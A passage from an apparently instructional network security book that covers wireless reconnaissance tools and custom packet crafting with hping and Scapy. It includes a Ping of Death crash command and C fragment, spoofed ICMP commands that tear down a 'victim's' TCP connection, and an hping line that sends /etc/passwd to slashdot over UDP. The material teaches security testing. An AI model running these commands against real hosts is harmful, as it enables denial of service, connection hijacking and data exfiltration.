By default, packet captures are created every time you run Kismet. These are in wiretap format and by default end in *.dump*. This format is useful because you can open them in Wireshark for later deep analysis of the captured traffic.

Kismet has a unique feature that can cut down the time between wireless reconnaissance and wireless intrusion. During normal operation, whenever Kismet detects a

abaddon@megatron:/home/abaddon
Network List—(First Seen)
Info
Client List—(Autofit)
T MAC Manuf Data Crypt Size IP Range Sgn Nse
F 00:00:09:E8:9B:13 Unknown 1 1 1108 0.0.0.0 0 0
F 00:11:24:24:8D:1E AppleCom 1 1 648 0.0.0.0 0 0
Saving data files.
Battery: 73% 10m45s56s

Figure 5-7. Kismet client list window

data packet using a WEP initialization vector that is vulnerable to a related key attack, it stores these in a *.weak* logfile. These files can be used to speed up cracking wireless network encryption and are supported by most of the major WEP cracking tools.

Kismet also supports automatically decrypting network traffic for a network for which you already have the WEP encryption keys. This can be useful if you are monitoring your own wireless environment or if you have already cracked a network's WEP keys using another tool such as Aircrack (for more, see Section 8.1).

To enable this feature, you need to edit your *kismet.conf* file and add a line like this:

```
wepkey=00:DE:AD:BE:EF:00,DEADC0DEDEADBEEFDEADF00D0000000000000
```

This format is the BSSID (or MAC address) of the network followed by the hex representation of the WEP key.

By the way, at the time of this writing, Kismet is migrating to use an architecture currently labeled "the new core branch." This branch includes all of the same features as the current branch, but it has a much more intuitive user interface, including drop-down menus. The new architecture also makes it easier to add features and maintain the code. I expect this new branch to improve Kismet's usability significantly.

5.14 Wireshark at a Glance

Wireshark (formerly Ethereal) is a free and open source packet sniffer and network traffic analyzer with good support for decoding raw 802.11 traffic. Wireshark runs on all popular operating systems, but its ability to capture wireless traffic is limited by operating system support. At the time of this writing, wireless capture is limited to popular open source operating systems and with a small number of cards on Windows using WinPcap. Decoding and analyzing 802.11 traffic is not the primary function of Wireshark, but its ability to decode protocols deep within wireless packets

adds richness to traffic analysis that cannot be found in any of the other tools discussed here. The drawback is that to get a full analysis of the traffic, Wireshark requires a stronger understanding of the underlying protocols from the user.

This section is only about the 802.11-specific features of Wireshark, the interface of which is shown in Figure 5-8. For a more complete discussion of all of Wireshark's other uses, see Section 18.2.


(Untitled) - Ethereal
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression... Clear Apply
No. - Time Source Destination Protocol Info
10212 553.51603 Netscree_a0:d9:40 Broadcast IEEE 8 Beacon frame,SN=3980,FN=0,BI=40, SS
10213 553.55699 Netscree_a0:d9:40 Broadcast IEEE 8 Beacon frame,SN=3981,FN=0,BI=40, SS
10214 553.59797 Netscree_a0:d9:40 Broadcast IEEE 8 Beacon frame,SN=3982,FN=0,BI=40, SS
IEEE 802.11
Type/Subtype: Beacon frame (8)
Frame Control: 0x0080 (Normal)
Duration: 0
Destination address: Broadcast (ff:ff:ff:ff:ff:ff)
Source address: Netscree_a0:d9:40 (00:10:db:a0:d9:40)
BSS Id: Netscree_a0:d9:40 (00:10:db:a0:d9:40)
Fragment number: 0
Sequence number: 3981
IEEE 802.11 wireless LAN management frame
Fixed parameters (12 bytes)
Tagged parameters (74 bytes)
SSID parameter set: "\000\000\000\000\000\000\000\000"
0000 80 00 00 00 ff ff ff ff ff ff 00 10 db a0 d9 40 ....@
0010 00 10 db a0 d9 40 d0 f8 81 e1 cb dc 4e 00 00 00 .....@.. ....N...
0020 28 00 31 04 00 08 00 00 00 00 00 00 00 01 08 (.1..... .....
0030 82 84 8b 96 0c 18 30 48 03 01 01 05 04 00 01 00 ......0H .....
File: "/tmp/etherXXXX7zmr4d" 1182 KB 00:09:13
P: 10214 D: 10214 M: 0 Drops: 0

Figure 5-8. The Wireshark interface

Enabling rfmon Mode

Before you can use Wireshark to capture wireless traffic, you need to enable rfmon mode for your card. If you do not, it will only show you traffic on a network that you are associated with, and will do so as though the traffic was from an Ethernet network and not 802.11. This is because in the early days of 802.11, before operating systems had native support for it, driver developers implemented an 802.11 to Ethernet translation to fool the operating system into supporting the protocol.

The procedure required to enable rfmon mode is different for every operating system and sometimes for each wireless card. Here are the most common ways to make it work on the most common systems.

Linux

On Linux, the following commands work for most supported wireless devices:

```
% iwconfig eth0 mode monitor
```

When you start capturing traffic in rfmon mode through some wireless cards, you may still receive an error message complaining about an unsupported ARP type. When this happens, Wireshark is able to display the raw 802.11 frame data but does not know it is 802.11, so it does not do any decoding for you.

There are two ways to get around that problem. The first solution is to use a program such as Kismet to capture the traffic for you and then open it later. The second solution, which lets you capture live traffic, is to use a program that forwards traffic to the Linux tap device. The new core version of Kismet will do just this. To get this working, simply start up the new core version of Kismet and then in Wireshark, open the `tap0` device instead of the usual interface.

OpenBSD, NetBSD, and FreeBSD

On these BSD operating systems the following commands work for supported wireless devices:

```
% sudo ifconfig eth0 monitor
```

You need to be sure that the user you run Wireshark for has access to read from your Berkeley packet filter device files. This means you either need to run as *root* or change permissions to your various `bpf` devices using a command such as the following:

```
% sudo chmod 644 /dev/bpf*
```

Mac OS X

OS X does not currently have any reliable method for enabling rfmon mode on any of its supported cards. A number of people are working on this, so keep checking the Wireshark forums for future updates.

Windows

Currently there is very minimal support for anything close to rfmon mode on Windows. You can get some limited support using some Intel Centrino interface cards using Wireshark version 0.10.6 or higher.

5.15 Using Wireshark

When you first start up Wireshark, you see a blank screen with menus on top. You need to select Capture → Options. This displays the window as shown in Figure 5-9.

Most of these options can be left in their default state. The most important thing here is the interface selection—you want to select the proper wireless device. You may also want to enable "Update list of packets in real time" by selecting this option in the Display Options section.



Figure 5-9. Capture window

Wireshark supports a rich traffic-filtering feature that can come in handy for protocols with very chatty idle states such as 802.11. For a normal wireless network with little traffic, you get mostly beacon traffic. It can be useful to filter these out; otherwise, on any network with only a few users you see mostly redundant beacon traffic. To filter out beacons, first select a beacon from the packets window. The protocol decode window now shows the details for this packet. Expand the field entitled "IEEE 802.11" and you should see a field labeled "Type/Subtype: Beacon (8)." Right-click on this and from the pop-up menu select Apply as Filter → Not Selected. You should now see only non-beacon traffic in the packets window. This same process can be performed to filter on any field in the protocol decode window.

Wireshark automatically keeps track of which devices are talking to each other. To see the conversation list in real time, select Statistics → Conversation List → WLAN. Wireshark also keeps a real time list of all wireless endpoints it detects. To see the real time listing of all endpoints, select Statistics → Endpoint List → WLAN.

Wireshark does not automatically decloak SSIDs for you, but it does give you enough functionality to do this yourself. We do this by watching for probe request frames and inspecting the requested SSID field in its payload.

To make this easier, the first thing to do is to set a filter so all you see are probe request frames. Locate the filter field on the main screen just below the drop-down menus and enter the following filter:

```
wlan.fc.type_subtype == 4
```

Now click the apply button directly to the right of the filter box. You should now see only probe requests (or an empty packet window if you haven't seen any yet). When you do see a probe request, you need to select it in the packet window. Once it is selected, you will see a packet that looks similar to the one in Figure 5-10. Expand the labels by selecting "IEEE 802.11 wireless LAN management frame" → "Tagged parameters" → "SSID parameter set:". If this probe request was sent from a client that knows the SSID, it contains the network's cloaked SSID. Table 5-6 contains a summary of the pros and cons of Wireshark.


tap0: Capturing - Ethereal
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression... Clear Apply
No. - Time Source Destination Protocol Info
6134 357.29625 Netscree_a0:d9:40 IEEE 8 Acknowledgement
6135 357.29771 LinksysG_be:d1:17 PhilipsC_50:9d:39 IEEE 8 Probe Response,SN=1537,F
Sequence number: 1537
IEEE 802.11 wireless LAN management frame
Fixed parameters (12 bytes)
Tagged parameters (17 bytes)
SSID parameter set: "robots"
Tag Number: 0 (SSID parameter set)
Tag length: 6
Tag interpretation: robots
Supported Rates: 1.0(B) 2.0(B) 5.5 11.0
DS Parameter set: Current Channel: 1
0010 00 06 25 be d1 17 10 60 dc 43 3c 09 00 00 00 00 ..%....` .C<.....
0020 64 00 01 00 00 06 72 6f 62 6f 74 73 01 04 82 84 d.....ro bots....
0030 0b 16 03 01 01 .....
tap0: <live capture in progress> File: /tmp/etherXXXX7z... P: 7786 D: 7786 M: 0

Figure 5-10. The decode of a probe request including a cloaked SSID

Table 5-6. Pro and con analysis of Wireshark

Pros	Cons
Free	No channel scanning
Open source	No automatic analysis of wireless traffic
Excellent deep inspection	Limited rfmon support on some platforms

Table 5-6. Pro and con analysis of Wireshark (continued)

Pros	Cons
Packet logging	No GPS support
Diverse platform support	

5.16 AirDefense Mobile*

AirDefense Mobile is a commercial wireless network analysis and intrusion detection tool produced by AirDefense, Inc. that is designed to provide portable, powerful, and easy-to-understand network traffic analysis. Their mobile product provides most of the same strong intrusion detection and network management capabilities as their enterprise distributed products. AirDefense Mobile has a very powerful automated network analysis feature set, but it is often better suited to monitoring the network environment in one location as apposed to operations like wardriving. Even with this drawback, AirDefense Mobile can provide a level of automated analysis of wireless traffic that few tools can match.

Figure 5-11 shows the basic dashboard interface. The dashboard interface of AirDefense Mobile is designed to give you a 5,000-foot view of the network, which can be invaluable for managing busy air space in an enterprise environment. For the purposes of wireless reconnaissance, the most useful aspect of the dashboard is the signal strength by channel graph. This can give a fast indication of which channels have traffic on them. Once you know which channels to look for traffic on, you can adjust the channel scanning options to get a faster overall scan.

On the lefthand side of the dashboard is a tree listing of the discovered networks. This listing defaults to be sorted by protocol. You can change the sorting options by selecting the desired sorting and filtering options from the menu directly above the network tree. For the purpose of wireless reconnaissance, you might want to start by sorting by SSID.

One thing you might find annoying while using this is that the channel scan options are set for a very slow scan. This is good when you can spend a lot of time in one place because you get a more detailed view of the network. However, this can get in the way if you are trying to quickly get a picture of the networks around you. To increase the scan rate, go to Options → Channel Settings and decrease the amount of time spent on each channel.

* I was a founding employee of AirDefense, Inc. I wrote a considerable portion of AirDefense Mobile's core engine, and while I no longer work for AirDefense, Inc., I remain a shareholder.

Figure 5-11. The AirDefense Mobile interface

As you change the sorting mode, the dashboard automatically is replaced with the discovered access points' windows. This listing gives you a display similar to the one that Netstumbler or Kismet provides you with.

As you begin to discover networks, you'll want to find out more detailed info on them. The AirDefense Mobile engine gathers a good deal of information on each network it sees. To get detailed information for a given access point, click on it in the network tree window. To the right you will see a window called Access Point Detail View. In this window, you see a variety of graphs and statistics, mostly designed to help you manage a network, but some are useful for general network reconnaissance. At the top of the window is a list of configuration options discovered for the selected access point. At the bottom of this window is a list of associated clients on that network. You can get more detail on any associated station by right-clicking on it and choosing Details.

You cannot expand AirDefense Mobile to full screen on displays with better than 1024×768 resolution. This makes reading some things bothersome because you are constantly scrolling the window left and right.

Often a wireless network leaks network traffic intended only for the wire out onto the radio waves. This is usually broadcast traffic on the wired network, and it can

give us an insight into the wired network that would not usually be accessible. Whenever AirDefense Mobile detects a wired device, it displays it with a grey icon. This can be interesting to know because it gives you a peek at the wired network, even if we cannot connect to it directly yet. This extra bit of information can sometimes be used to trick ARP poison wired hosts into thinking their default router is the access point. The end result of this would be that an attack could see some wired traffic over the air.

AirDefense Mobile supports two methods of tracking a device. The first uses a sophisticated triangulation algorithm that takes into account the dimensions of the walls in your building as well as signal strength readings from multiple locations to give you a real-time location of a given device. This system is clearly the more advanced of the two, but it is of little use to us while we are doing reconnaissance because it assumes we have a floor map of the building that the device is in. It is mostly used for network administrators to quickly track down a rogue device on their network. The second is similar to the ones used by programs such as Airmagnet, which use signal strength to give you an indication of whether you are getting warmer or colder in your search. This method is of interest to you because it requires no prior knowledge of the building layout where the target device is. To enable this mode, right-click on the target device anywhere it appears in the user interface and select Locate. Figure 5-12 shows the resulting interface.

Live view mode allows you to see what a particular network or even a single device is doing in real time. This lets you inspect the type of traffic that a device is sending at that moment. It is similar in use to the Kismet packet type window and can be useful for diagnosing problems with networks. To enable this mode, right-click on a device from the network tree on the left side of the screen and chose LiveView. Alternatively you can enter live view mode listening to all devices by selecting Tools → Live View from the drop-down menu.

A useful feature supported by AirDefense Mobile is the ability to beep whenever a new device is detected. This feature is similar to the ability supported by Kismet, and it lets you use this tool more safely while wardriving. To enable beeping on detection of a new device, select File → Beep on New Device from the drop-down menu.

AirDefense Mobile supports creating a configurable number of packet captures of configurable sizes based on the traffic it discovers. It even allows you to configure rolling capture files so you can better manage your disk usage. To enable packet capture, click on the options icon and chose Packet Capture in the lefthand window. This displays a window with a checkbox called Packet Capture; this is disabled by default, so you need to enable it the first time you want to use this option. Once this is enabled, you can choose Tools → Start Packet Capture To Disk from the drop-down menu. Table 5-7 contains a summary of the pros and cons of AirDefense Mobile.



Figure 5-12. AirDefense Mobile's Locate interface

Table 5-7. Pro and con analysis of AirDefense Mobile

Pros	Cons
Excellent auto analysis	Not free
Good deep inspection	Closed source
Graphical interface	Not ideally suited to wardriving
Windows support	No GPS support
Packet logging	Limited wireless card support
SSID decloaking	

Table 5-7. Pro and con analysis of AirDefense Mobile (continued)

Pros	Cons
Excellent IDS features	
Location tracking with triangulation	
Excellent troubleshooting diagnostics	
Active client termination	

5.17 AirMagnet Analyzers

AirMagnet Laptop Analyzer and its sister product AirMagnet Handheld Analyzer are commercial wireless network analysis tools produced by AirMagnet, Inc. that are designed for ease of use while enabling full-featured network monitoring and wireless reconnaissance. From its beginning, AirMagnet has been the commercial product of choice for wireless site surveys as well as for such tasks as locating rogue access points after they are identified. It was originally offered only in a handheld form factor, which made it great for local site surveys, but terrible for wide area network reconnaissance work such as wardriving. AirMagnet quickly responded and released a version designed for use on laptops.

AirMagnet's family of analyzers has probably the best combination of strong automatic analysis abilities combined with a very easy-to-use interface. The user interface on the handheld version is my personal favorite of all the wireless analysis and reconnaissance tools. The laptop version has an interface that feels a bit like a bloated version of the handheld analyzer, but it is still a very good user experience. Most users will find AirMagnet analyzers powerful and easy to use, but it is lacking in some of the same ways as AirDefense Mobile. It was designed to manage a single location and is not as well adapted to wardriving as some of the free tools. Figure 5-13 shows AirMagnet's main interface screen.

Signs of AirMagnet's handheld device heritage can be seen all over the user interface. For starters, there are almost no drop-down menus; instead, clicking on almost any object on the interface presents you with more detailed information. It is a little different from the other graphical tools of its kind, but the interface is actually fairly intuitive.

When you first start it, you see a main screen that is very similar to the AirDefense Mobile dashboard screen. The key things to look at here are the discovered access point and station lists at the top right, the AirWISE security notifications at the bottom right, and the radio and network utilization information on the top and bottom left of the main screen. If any particular item is of interest to you, click on it to get more detail. At the bottom left, there is a row of buttons that directly take you to all the displays. If at any point you get lost in the interface and do not know how to get back, simply click on the button labeled Start, and you are taken back to the main page.

Packet capturing is done by default while using AirMagnet. To save the capture traffic, go to File → Save and select a capture file format from the list. To see a live view



Figure 5-13. AirMagnet's main interface screen

of the traffic you are capturing, select the Decode button from the bottom left, as shown in Figure 5-14. This is similar to the live packet view features in Kismet and AirDefense Mobile.



Figure 5-14. AirMagnet decoding screen

One place that AirMagnet shines above the rest is in its location-tracking feature. To enter this mode and locate a wireless network, simply right-click on the object in question and select Find from the pop-up menu. This feature works similar to location tracking in the other tools, but the interface provided by AirMagnet makes it easy to see on the same screen both a device's location and who is talking to it. The ability to quickly switch between different signal sources on the same network allows you to find the network faster because in most cases, finding any node on the network is as good as finding the access point itself. Figure 5-15 shows the Locate screen.



Figure 5-15. AirMagnet's Locate screen

One final feature that differentiates AirMagnet from the other commercial wireless scanners is that it now supports GPS tracking while you scan. To get to this feature, select the WiFi Tools icon at the bottom right and then select GPS from the available options. Table 5-8 contains a summary of the pros and cons of AirMagnet.

Table 5-8. Pro and con analysis of AirMagnet

Pros	Cons
Good auto analysis	Not free
Excellent user interface	Closed software
Windows support	Not ideally suited to wardriving
Handheld support in one version	Limited wireless card support
Good deep inspection	

Table 5-8. Pro and con analysis of AirMagnet (continued)

Pros	Cons
Basic IDS features	
SSID decloaking	
Good location tracking	

5.18 Other Wardriving Tools

As with most chapters in this book, it was difficult to decide which applications to include in this chapter and which to leave out. The tools chosen to appear in this chapter in greater detail were chosen based on the popularity, usefulness, and availability of the software. Two of the tools that did not quite make the cut for this edition of the book, but which are worth a mention, are presented in this section.

Airopeek

Airopeek is a commercial packet sniffer and network traffic analyzer produced by Wildpackets, Inc. that is specifically designed for monitoring wireless networks. It works on Windows and supports most commonly available wireless cards. It has become the industry standard for capturing and aiding analysis of wireless networks. Airopeek does provide some automated analysis of network traffic, but like Wireshark, it requires a thorough understanding of the protocols involved to realize its full potential. It was left out here because it no longer offers a free trial demo available for download, and most of its features are now available in Wireshark for free. One thing that Airopeek has that Wireshark does not is Windows support. If you want similar functionality to Wireshark with a well-supported Microsoft Windows interface, then Airopeek might be worth looking into.

KisMac

KisMac is a passive wireless discovery tool for the Mac OS X platform. In spite of its name, it is not associated with the Kismet project; the name was meant to indicate that it is similar to Kismet in that it is passive. The feature set for KisMac is impressive, including such options as SSID de-cloaking, GPS support with mapping, WEP cracking, de-authentication attacks, and more. Even more impressive is the support for wireless cards on the OS X platform. The KisMac development team has gone so far as to reverse engineer the Apple drivers to add rfmon support to the built-in Apple Airport and Airport Extreme cards. KisMac was not discussed in greater detail in this chapter because it works only on a limited number of platforms—as a result, it has a limited user base. If you are looking for full-featured wireless discovery and attack tools for a Mac OS X platform, KisMac might be worth trying.

—Michael Lynn

6

Custom Packet Generation

The Internet is based on packets: nodes on the Internet exchange packets in order to communicate. At the most primitive level, packets are just well-defined pulses traveling across a copper wire. With this in mind, it's possible to manipulate packets as they're exchanged or to craft custom packets. There are many reasons for working at this level; e.g., identifying operating systems and other software on the network, attacking other systems on the network (or verifying that their network stack is implemented correctly, which is often the same thing), or mapping out the structure of a network. This chapter introduces some tools that you can use to work with packets at this low level.

There are two basic groups of tools that an individual can use to generate custom packets on a computer network. The first group forces you to use the techniques hardcoded within the tools, which usually require less intimate knowledge of the technology and allow someone to start leveraging custom packets almost immediately. However, with this group of tools, the user is confined to the techniques included with the tool and cannot tweak, modify, or add to this pool of included techniques. The second group of tools allows you to create your own techniques and add them to your toolbox. This group offers limitless flexibility and functionality, but requires more work on the part of the user. In this chapter, we will explore some tools from both groups, but concentrate primarily on the set of tools that offer the user more flexibility and the ability to build custom techniques for generating custom packets.

6.1 Why Create Custom Packets?

A *packet* is a unit of very ordered information that is grouped in a specific structure. In many ways, it shares attributes with a package from one of the more expensive "efficient" mail couriers such as Fed Ex. A package from one of these couriers contains information such as the location of origin, the time of pick up, the route waypoints, the priority of the package, the package's destination, the package's weight,

and of course the package's content that is intended to be delivered to the recipient. On the wire, regardless of what protocol it is, a packet contains the metadata necessary to transmit the packet correctly and the payload of the packet (i.e., the data that is to be delivered). All of this information is parsed and processed through automatic functions that adhere strictly to the published and established rules of the given protocol specifications. This is where part of the power of custom packet generation can be realized: it does not matter where the packets originate from or how they were created; if the packets are on the wire and adhere to the specification, a machine will process the packets if it receives something it is expecting.

There are several reasons why someone would want to generate custom packets. One is to communicate with black box applications or devices. For example, on a network, there might be a proprietary application or device that communicates through a proprietary protocol. This device needs to be integrated into the regular network health check, and the company does not want to pay the money to purchase the proprietary network protocol libraries that are needed to get a meaningful reply out of it. Knowing how to create custom packets to establish a connection and communicate with this device is imperative. Another reason is to test the robustness of a developed application. Rather than creating a full client to run unit tests against the application, generating raw packets on the wire that follow the protocol of the application may be perfectly acceptable and more efficient. People who are fond of fuzzing and penetration testers also recognize this feature, except they systematically alter certain areas of a packet according to their desired rules. Because the packets are parsed and processed by computers, subtle differences in a packet (especially if it is not fully protocol-compliant) have brought attention to numerous network and security issues in the past.

A classic example of a custom packet that is very simple to demonstrate and understand is the infamous Ping of Death. The term *Ping of Death* refers to the most popular, and simplest, form of this celebrated Denial of Service attack, where the attacker uses an especially large custom packet transmitted through the Internet Control Management Protocol (ICMP) type 8 (RFC 792), otherwise known as *echo request* or *ping*. In this instance, the size of the crafted packet has to be larger than 65,535 bytes in length, and thus will cause the affected computer to crash instantly; one packet, one kill. Network protocols have to adhere to strict rules in order to function, and 65,535 bytes is the absolute maximum that a packet can be, as defined by the Internet Protocol RFC 791. If the maximum size is specified as 65,535, then how can an ICMP packet be sent that is larger than that? RFC 791 also specifies that a single packet can be broken into smaller packets, sent across the wire, and reassembled by the receiving operating system. This is called packet fragmentation, and the individual fragmented packets also contain information that tells the receiving host how to order the information to assemble the packet, and then process the information.

The underlying issue with the Ping of Death is not that an illegally sized packet is sent, or even that it is fragmented into many smaller packets; rather, it is how the

receiving operating system puts the information back together again and tries to process the large packet. The developers who implemented the process of receiving the fragmented packets and assembling the larger original packet never accounted for the possibility that the resulting assembled packet could be larger than the legal packet size. Not accounting for this, and pushing the assembled packet into a finite sized buffer, resulted in a buffer overflow on the receiving operating system. The really interesting part of this ordeal is that in 1996, this issue affected Linux, BSD, MS Windows, Mac OS, routers, and other network-enabled devices. The operating systems have been fixed now, but this problem is a great example of how a crafted packet can exploit a situation that a developer, and a highly reviewed protocol specification, did not specifically account for.

Custom Packet Example: Ping of Death

In order to exploit the Ping of Death, an overly large packet needs to be created, fragmented, and sent over the wire. Interestingly enough, this is rather easy to do on a Windows machine, where the *ping* command has a built-in command-line argument `-l` that allows a user to send a packet of an arbitrary size in bytes. So, if an unpatched Windows 95 machine has an IP of 10.10.10.2, the following command would cause it to crash:

```
Ping –l 65510 10.10.10.2
```

Ironically, other operating systems such as Linux did not have this feature as part of the regularly distributed *ping* application. This was solved by writing up small C applications that created the custom packets and dropped the raw fragments on the wire. While we will explore more efficient ways of doing this later in the chapter, here are the import lines of the application where you can see the specification for the size of the buffer:

```
for (offset = 0; offset < 65536; offset += (sizeof buf - sizeof *ip)) {
                ip->ip_off = FIX(offset >> 3);
                if (offset < 65120)
                        ip->ip_off |= FIX(IP_MF);
                else
                        ip->ip_len = FIX(418);  /* make total 65538 */
```

6.2 Hping

There are many tools that can help build custom packets, and *hping* is one of the best. *hping* currently comes in two flavors: the old but widely used version 2, and the newer version, which has been rewritten in Tcl. These are named *hping2* and *hping3*, respectively, and they use command-line arguments. This makes it easy to add *hping* commands into scripts for automation and building custom security tools. *hping3* has an interactive command-line interface, which is an added feature that *hping2* lacks. This section focuses on using the command-line arguments, as they are the most commonly used and easiest to get started with.

Getting Started with Hping2

hping2 is a command-line program that can send custom IP, TCP, UDP, and ICMP packets. The tool gives the user access to altering most of the fields in the constructed packet. *hping2* has three main modes. The first, which was originally the only one, consists of describing the packet you want to send and letting *hping* send it and display the replies. The second mode allows the user to configure a list of multiple ports to send the packet to, and the third listens for packets of a particular format.

Here is a simple example of generating a TCP SYN packet:

```
# hping --syn -p 80 www.slashdot.org
HPING www.slashdot.org (eth0 66.35.250.151): S set, 40 headers + 0 data bytes
len=46 ip=66.35.250.151 ttl=48 DF id=0 sport=80 flags=SA seq=0 win=5840 rtt=189.4 ms
len=46 ip=66.35.250.151 ttl=48 DF id=0 sport=80 flags=SA seq=1 win=5840 rtt=189.2 ms

--- www.slashdot.org hping statistic ---
3 packets transmitted, 2 packets received, 34% packet loss
round-trip min/avg/max = 189.2/189.3/189.4 ms
```

To create the packet of your dreams, you must choose between TCP (default), IP (`-0` or `--rawip`), ICMP (`-1` or `--icmp`), or UDP (`-2` or `--udp`). Then you can set each field at the value you want. Most of the time, unset fields have a null value, so do not forget to set important fields such as TCP flags. You can display the complete list of options by calling for help (`hping2 –h`). For instance, here is how to send a fake ICMP echo reply packet from a spoofed source:

```
# hping --icmp -C 0 -K 0 -a 192.168.1.1 192.168.1.10
```

Additional options are available to create an ICMP citation, which makes it easy to create fake ICMP error messages. Details about these options are available from `hping --icmp-help`. For instance, this example breaks an established TCP connection to *update.microsoft.com* (for more, see the following section):

```
# hping --icmp -C 3 -K 1 -a 192.168.1.1 --icmp-ipdst update.microsoft.com  \
        --icmp-ipsrc victim --icmp-srcport 1034 --icmp-dstport 80 victim
```

To add a payload to a packet, *hping* requires you to put the packet in a file and provide the size of the desired payload. The file is cut into as many pieces as necessary in order to reach the desired payload size. The pieces are sent one after the other; the remaining piece is padded with null bytes. After the last chunk is sent, *hping* loops to the first piece. If no file is provided, the filling is done with `X`. For instance, here is a way to send your */etc/passwd* to slashdot over UDP packets by chunks of 42 bytes:

```
# hping --udp www.slashdot.org -p 123 -E /etc/passwd -d 42
```

The `--tcpexitcode` parameter can be of great help in shell scripts. It enables you to test the state of a TCP port:

```
# hping 127.0.0.1 --syn -p 22 --tcpexitcode -c 1
HPING 127.0.0.1 (lo 127.0.0.1): S set, 40 headers + 0 data bytes
```

```
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=22 flags=SA seq=0 win=32767 rtt=0.4 ms

--- 127.0.0.1 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 0.4/0.4/0.4 ms
# echo $?
18

# hping 127.0.0.1 --syn -p 23 --tcpexitcode -c 1
HPING 127.0.0.1 (lo 127.0.0.1): S set, 40 headers + 0 data bytes
len=40 ip=127.0.0.1 ttl=64 DF id=24359 sport=23 flags=RA seq=0 win=0 rtt=0.2 ms

--- 127.0.0.1 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 0.2/0.2/0.2 ms
# echo $?
20
```

For those who are bored by sending the same packet over and over, there is a `SIGINT` handler (Ctrl-Z) to increment or decrement either the TCP/UDP destination port or the IP TTL:

```
# hping2 www.slashdot.org --syn -p 79
HPING www.slashdot.org (eth0 66.35.250.151): S set, 40 headers + 0 data bytes
ICMP Unreachable type=10 from ip=66.35.250.151 name=star.slashdot.org
ICMP Unreachable type=10 from ip=66.35.250.151 name=star.slashdot.org  ❶
80: len=46 ip=66.35.250.151 ttl=49 DF id=0 sport=80 flags=SA seq=2 win=5840 rtt=194.2
ms
len=46 ip=66.35.250.151 ttl=49 DF id=0 sport=80 flags=SA seq=3 win=5840 rtt=194.4 ms
len=46 ip=66.35.250.151 ttl=49 DF id=0 sport=80 flags=SA seq=4 win=5840 rtt=194.4 ms
```

In the preceding example, Ctrl-Z is pressed after the second line, at ❶. The destination port was incremented and there is an answer on port 80. Great, Slashdot is up! But you don't want to scan 65,535 ports like this. *hping2* is not a port scanner.

The second mode actually does enable you to provide a list of destination ports you want *hping2* to go through. All other parameters work the same as before:

```
# hping2 --scan 79-81 www.slashdot.org -S
Scanning www.slashdot.org (66.35.250.151), port 79-81
3 ports to scan, use -V to see all the replies
+----+-----------+---------+---+-----+-----+
|port| serv name |  flags  |ttl| id  | win |
+----+-----------+---------+---+-----+-----+
   79:                      241  9223       (ICMP   3  10 from 66.35.250.151)
   80 www        : .S..A...  49     0  5840
   81:                      241  9224       (ICMP   3  10 from 66.35.250.151)
All replies received. Done.
Not responding ports:
```

The third mode just listens to incoming packets, waiting to recognize a pattern. It then prints all the data from the end of the pattern to the end of the packet. For

example, we can display content following a 404. We should catch HTTP errors for Not Found pages:

```
# hping2 --listen "404"
 Not Found
Server: Apache
Transfer-Encoding: chunked
[...]
```

Alas, this mode captures incoming packets only. You cannot use this to peek at packets sent by programs running on your box.

Hping2's Limitations

hping2 is a simple tool, and while it's useful in basic situations, you have to know its limitations and shortcomings in order to get to something juicier.

First, *hping* does not provide every field you may need. In the previous ICMP examples, some crucial fields necessary to really fake an answer are missing. For instance the ICMP ID field, which makes it possible to have two ping sessions working in parallel without interfering, is not available. Actually, *hping* uses its PID to choose the ICMP ID, which basically means you can never fake an ICMP echo reply. The same issue applies to ICMP error messages. Despite the presence of options to set fields for the ICMP citation, the TCP sequence number is absent. Most TCP/IP stacks have been checking this number for a long time now, in order to avoid easy blind connection breaking. Such attacks were widely used during old IRC wars and have been recently renewed with more modern techniques.

hping occasionally mistakes external packets for replies to a packet sent previously, particularly when two instances of *hping* are running and the responses to packets sent by one instance are caught by both.

hping2 also has limited scanning ability. Either you automatically scan the TCP/UDP destination port with the `--scan` option, or you manually increment the IP or IP TTL field with Ctrl-Z.

Moreover, you cannot have more than one varying field. Forget about scanning a network on interesting ports or tracerouting to many destinations. If you have a compulsive need to scan everything, do not put all your hopes in *hping2*; it wasn't designed for that.

Finally, note that in *hping2*, the TCP/UDP source port of the first packet is either chosen randomly or taken from the `-s` option. Then, the source port is incremented for each packet. This process prevents packets from being misinterpreted as retransmissions of the same packet,* but even when it is correctly documented,† you may

* They all have the same source IP/port and destination IP/port.

† `-s` is described as the *base* source port.

end up with inaccurate results if you expect the source port to always be the same. Do not forget the `-k` option if you really want the source port to remain the same, and keep in mind that if two packets have the same IP address and ports, one may be read as a replica and dropped.

6.3 Scapy

Scapy is a Python program written to manipulate network packets. It differs from most other tools because it is not a shell command program but comes in the shape of an interpreter. Actually, Scapy uses the Python interpreter evaluation loop to let you manipulate classes, instances, and functions.

Scapy comes with some new concepts and paradigms that make it a bit different from other tools in the domain of networking tools. With Scapy, packets are materialized in the shape of class instances. Creating a packet means instantiating an object, and manipulating a packet means changing attributes or calling methods of this instance object.

The basic building block of a packet is a layer, and a whole packet is built by stacking layers on top of one another. For example, a DNS packet captured on an Ethernet link will be seen as a DNS layer stacked over a UDP layer, stacked over an IP layer, stacked over an Ethernet layer. Because of this layering, using objects allows for an almost natural representation and code implementation. By implementing packets as objects, creating a packet from scratch is done in one line of code while it would have taken many lines in C, even with the best libraries. This allows for ease of use, and the user can implement and experiment with theoretical attacks much faster.

Moreover, the logic of sending packets, sniffing packets, matching a query and a reply, presenting couples, and tables is always the same and is provided by Scapy. A new tool can be designed in three steps:

1. Create your set of packets.
2. Call Scapy's logic to send them, gather the replies, parse them, match stimuli and answers.
3. Display the result.

Decode, Do Not Interpret

A tool that says "I have received a TCP Reset packet from port 80" is decoding the packet it has received and is rewriting it in something human beings understand more easily. A tool that says "The port 80 is closed" is trying to interpret the reply packet with the logic it was given by its author. But *you* are doing the pen test, not the tool's author, and now you have to trust digital translation of the author's

analysis logic, which may have been poorly implemented in the tool.* How could the author have known, at the time of writing the tool, all the complicated situations in which it would be used and trusted?

